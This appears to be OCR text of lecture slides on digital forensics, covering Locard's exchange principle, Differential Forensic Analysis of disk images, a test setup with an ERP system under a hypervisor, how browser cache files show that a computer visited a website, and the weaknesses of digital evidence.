
Physical Media

Evidence Emergence: Locard´s Exchange Principle




(Dewald/Freiling 2011)


Basic Forensic Principles



Transfer of Traits and the Basic Forensic Principles



Digital Evidence Model



State transitions of program 1 adapted from (Dewald 2012)

What is the basis to infer certain actions in real life computer systems?


Differential Forensic Analysis (DFA)

$$\begin{tikzcd}
 & \aleph \arrow[dl] \arrow[dr] & \\
A \arrow[rr, "R"'] & & B
\end{tikzcd}$$


- A and B are two images based on the same origin ℵ.
- Differential Forensic Analysis: Determine the difference between images A and B.
- The operations R are needed to transfer state A to state B.
- Advantage of this method: No need to know R in detail to infer from B to the previous state A.

(Garfinkel et al. 2012)


DFA: Setup


Information System (IS)
Application System
ERP Database Server
Microsoft Windows Server 2008 R2 SP 1
Server
ERP Client Component
Microsoft Windows 7 SP 1
Client
GUI
Persons (AutoIt)
KVM (Hypervisor)

DFA: Execution



DFA: Results (File Level)



Basic Forensic Principles in the Digital World


Question: Did computer A visit website B?

1. Identify files which might potentially be useful
2. Classify preserved files as browser cache files
3. Analyze content of cached files to find individual characteristics like cached user name, specific site, content of sites, timestamp of files, …
4. Establish an association between the website B and the computer A based on the outcomes of the previous step.

Digital Evidence Problems

- Generally not tamper resistant
- Easy alterable

The Attribution Problem



